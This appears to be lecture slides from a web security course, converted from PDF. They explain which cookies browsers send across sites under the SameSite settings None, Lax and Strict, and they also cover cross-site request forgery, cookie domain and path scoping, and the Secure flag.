
http://evil.com

http://bank.ch

http://4chan.org

http://bank.ch

# Which cookies are sent? (SameSite=None)



https://evil.com



http://bank.ch



http://evil.com



http://bank.ch



http://4chan.org

http://bank.ch

# Why is this bad?

```
<html>
  
</html>
```


Cross-site request forgery (CSRF) attack!

# SameSite cookies

```
Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT;  
SameSite=(None|Lax|Strict);
```

- Strict: Only send cookie when the request originates from the same site (top-level domain)
- Lax: Send cookie on top-level “safe” navigations (even if navigating cross-site)
- None: send cookie without taking context into account

# Which cookies are sent? (SameSite=Lax)



None!



`http://evil.com`




`http://bank.ch`



`http://4chan.org`

`http://bank.ch`

# Which cookies are sent? (SameSite=Lax)



<http://evil.com>



<http://bank.ch>




<http://4chan.org>




<http://bank.ch>

# Which cookies are sent? (SameSite=Lax)



# Which cookies are sent? (SameSite=Strict)



None!



`http://evil.com`



`http://bank.ch`



`http://4chan.org`

`http://bank.ch`

# No impact on same site:

	Do we send the cookie?		
Request to URL	Set-Cookie: ...; Domain=login.site.com; Path=/;	Set-Cookie: ...; Domain=site.com; Path=/;	Set-Cookie: ...; Domain=site.com; Path=/my/home;
checkout.site.com	No	Yes	No
login.site.com	Yes	Yes	No
login.site.com/my/home	Yes	Yes	Yes
site.com/my	No	Yes	No

# Finally: Secure cookies

Set-Cookie: id=a3fWa; Expires=Wed, 21 Oct 2015 07:28:00 GMT; **Secure**;

A secure cookie is only sent to the server with an encrypted request over the HTTPS protocol.

# Why do we care about this?

- Network attacker can steal cookies if server allows unencrypted HTTP traffic



- Don't need to wait for user to go to the site; web attacker can make cross-origin request



# Lecture objectives

- Basic understanding of how the web works
- Understand relevant attacker models
- Understand browser same-origin policy